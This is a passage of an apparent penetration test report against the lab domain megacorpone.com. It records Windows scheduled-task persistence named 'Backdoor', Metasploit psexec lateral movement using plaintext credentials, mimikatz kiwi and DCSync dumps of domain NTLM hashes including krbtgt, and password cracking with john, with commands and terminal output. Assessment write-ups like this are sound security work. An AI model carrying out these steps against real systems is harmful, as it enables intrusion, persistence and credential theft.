


Figure 1.46




Figure 1.47




Figure 1.48





Figure 1.49



Privilege Escalation Exploit and Persistence

Risk Rating: **Critical**

Description:
In the meterpreter shell we created a scheduled task that executes a custom payload. In the active session that was created on the WIN10 machines, use the command “shell” to open a shell session (Figure 1.50). The following command was used to create a task “schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"” (Figure 1.50). Use the command “ schtasks /run /tn Backdoor” to confirm that the task will run (Figure 1.51). This task ensures that they will always be a constant connection and will be reestablished at midnight if the process is ended. For the purpose of this pentest, we have made the task obvious, but a skilled hacker would be able to hide this task very easily.

Affected Hosts: megacorpone.com

Remediation:

- Educate employees on security and promote safer browsing habits
- restrict sharing any credentials
- strong perimeter defence

Figure 1.50





Figure 1.51



Credential Dumping and Lateral Movement

Risk Rating: High

Description:
Mimikatz kiwi demonstrates how easily credentials can be extracted from memory on Windows systems if proper security measures are not in place. In this we used kiwi to look for the credentials, we load the psexec module use “exploit/windows/smb/psexec” and set the options for rhosts 172.22.117.20, smbuser tstark, smbpass Password!, smbdomain megacorpone and lhost 172.22.117.100 (figure 1.52). Once these options have been set, run the module (figure 1.53). In the meterpreter session, “load kiwi” dump all the cached credentials from LSASS using kiwi_cmd lsadump::cache (figure 1.54). The terminal will display another user bbanner and their MsCacheV2 which you then copy to a nano file to crack using john. Once placed in a txt file, used the following command to crack the password “john --format=mscash2 hashes.txt” and you should see the password for the new user displayed (figure 1.55).

Affected Hosts: megacorpone.com

Remediation:

- Patch systems and keep software up to date.
- If possible, look for threats that can be eliminated .
- Update endpoint security.

Figure 1.52




Figure 1.53




Figure 1.54





Figure 1.55



Compromised Server Users

Risk Rating: Medium

Description:
In this stage of the pentest we see users on the domain controller who have been compromised. In our Meterpreter session we enter a shell using the command “shell” and view the users on the machine using the “net users” command. We then take all the users found and their NTML hashes and place them in a txt file which we will then use john to crack with the following command “john hash.txt --format=NT”

Affected Hosts: megacorpone.com

Remediation:

- Update endpoint security
- Apply patches for all systems and ensure all known vulnerabilities are patched.

Figure 1.56

```
C:\Windows\system32>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
Administrator            bbanner                  cdanvers
Guest                    krbtgt                   pparker
sstrange                 tstark                   wmaximoff
The command completed with one or more errors.


C:\Windows\system32>
```

Figure 1.57

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > dcsync_ntlm cdanvers
[+] Account  : cdanvers
[+] NTLM Hash : 5ab17a555eb088267f5f2679823dc69d
[+] LM Hash  : cc7ce55233131791c7abd9467e909977
[+] SID      : S-1-5-21-1129708524-1666154534-779541012-1603
[+] RID      : 1603

meterpreter >
```

Figure 1.58

```
meterpreter > dcsync_ntlm wmaximoff
[+] Account  : wmaximoff
[+] NTLM Hash : 8b0141e534fb12d4acd773456ea59406
[+] LM Hash  : 6dd22e107998e6e66dfe4898de33a57b
[+] SID      : S-1-5-21-1129708524-1666154534-779541012-1605
[+] RID      : 1605

meterpreter > dcsync_ntlm sstrange
[+] Account  : sstrange
[+] NTLM Hash : 1628488e442316500a176701e0ac3c54
[+] LM Hash  : a2bda648b8e5a5c60bafb32368afba82
[+] SID      : S-1-5-21-1129708524-1666154534-779541012-1108
[+] RID      : 1108

meterpreter > dcsync_ntlm tstark
[+] Account  : tstark
[+] NTLM Hash : fbdcd5041c96ddbd82224270b57f11fc
[+] LM Hash  : 405580f975f6b6d3fb80fab72232baae
[+] SID      : S-1-5-21-1129708524-1666154534-779541012-1601
[+] RID      : 1601

meterpreter > dcsync_ntlm pparker
[+] Account  : pparker
[+] NTLM Hash : 57912afe60e9274c35672bf526baed61
[+] LM Hash  : a59eb8287f435b708f212ac5f5f159d6
[+] SID      : S-1-5-21-1129708524-1666154534-779541012-1109
[+] RID      : 1109

meterpreter > dcsync_ntlm bbanner
[+] Account  : bbanner
[+] NTLM Hash : 4c3879fef394fa5dce0037c197c70841
[+] LM Hash  : c3d27ff4435fda0e3617b25512e4176b
[+] SID      : S-1-5-21-1129708524-1666154534-779541012-1107
[+] RID      : 1107

meterpreter > dcsync_ntlm Guest
[+] Account  : Guest
[+] NTLM Hash : <NOT FOUND>
[+] LM Hash  : <NOT FOUND>
[+] SID      : S-1-5-21-1129708524-1666154534-779541012-501
[+] RID      : 501

meterpreter > dcsync_ntlm Administrator
[+] Account  : Administrator
[+] NTLM Hash : 63d33b919a6700bd0e59687549bbf398
[+] LM Hash  : <NOT FOUND>
[+] SID      : S-1-5-21-1129708524-1666154534-779541012-500
[+] RID      : 500

meterpreter > dcsync_ntlm krbtgt
[+] Account  : krbtgt
[+] NTLM Hash : 71e38edcf2d1eacfe6b1dbf0e5d6abf3
[+] LM Hash  : 48ce2e770c9e6c6208e5e08bd18a3c8e
[+] SID      : S-1-5-21-1129708524-1666154534-779541012-502
[+] RID      : 502

meterpreter >
```

Figure 1.59

```
┌──(root💀kali)-[~]
└─# john system_hashes.txt --format=NT
Using default input encoding: UTF-8
Loaded 8 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16×3])
Remaining 4 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021       (bbanner)
Spring2021       (pparker)
Password!        (tstark)
Proceeding with incremental:ASCII
3g 0:00:01:55  3/3 0.02588g/s 43528Kp/s 43528Kc/s 43529KC/s inurggo8..inubblot
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session aborted
```

MITRE ATT&CK Navigator Map

The following completed MITRE ATT&CK navigator map shows all the techniques and tactics that SPTR used throughout the assessment.
Legend:

Performed successfully
Failure to perform